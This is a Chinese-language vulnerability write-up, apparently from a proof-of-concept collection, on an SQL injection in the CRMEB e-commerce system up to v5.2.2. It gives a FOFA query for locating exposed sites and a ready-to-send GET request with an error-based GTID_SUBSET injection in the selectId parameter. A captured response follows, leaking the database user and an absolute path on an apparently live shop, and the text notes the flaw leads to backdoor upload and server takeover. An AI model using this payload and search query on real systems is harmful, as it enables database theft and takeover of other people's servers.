X13-1西安众邦-CRMEB开源电商系统-SQL

漏洞描述：

该漏洞可利用SQL注入，获取后台数据库权限，获取绝对路径写入后门文件，进而接管服务器权限。互联网资产受影响资产占比

影响版本：

CRMEB <= v.5.2.2

网站图片：

fofa语法：


body="/wap/first/zsff/iconfont/iconfont.css" || body="CRMEB"

漏洞复现：

payload：

```
GET /api/products?limit=20&priceOrder=&salesOrder=&selectId=GTID_SUBSET(CONCAT(0x7e,(SELECT+(ELT(3550=3550,user()))),0x7e),3550) HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

效果图：


Request
数据包扫描
美化
热加载
构造请求
GET /api/products?limit=20&priceOrder=&salesOrder=&selectId=GTID_SUBSET(CONCAT(0x7e,(SELECT+(ELT(3550=3550,user()))),0x7e),3550) HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Responses
https
14483bytes / 97ms
美化
请输入定位响应
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 17 Jun 2024 08:40:30 GMT
Content-Type: application/json; charset=utf-8
Connection: keep-alive
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Authori-zation,Authorization, Content-Type,
If-Modified-Since, If-None-Match, If-Unmodified-Since, X-Requested-With,
Access-Control-Allow-Methods: GET,POST,PATCH,PUT,DELETE,OPTIONS,DELETE
Access-Control-Max-Age: 1728000
Access-Control-Allow-Credentials: true
Set-Cookie: think_lang=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-
Set-Cookie: PHPSESSID=b401ec36fba0664dfc3225d2a4005fab; path=/
Strict-Transport-Security: max-age=31536000
Content-Length: 20813
{
"status": 400,
"msg": "很抱歉!系统开小差了",
"data": {
"message": "SQLSTATE[HY000]: General error: 1772 Malformed GTID set spe
'~root@localhost~' ",
"file": "/www/wwwroot/shop.crazyggboom.com/vendor/topthink/think-orm/sr
PDOConnection.php",
"code": 10501,
"line": 771,
"trace": [
{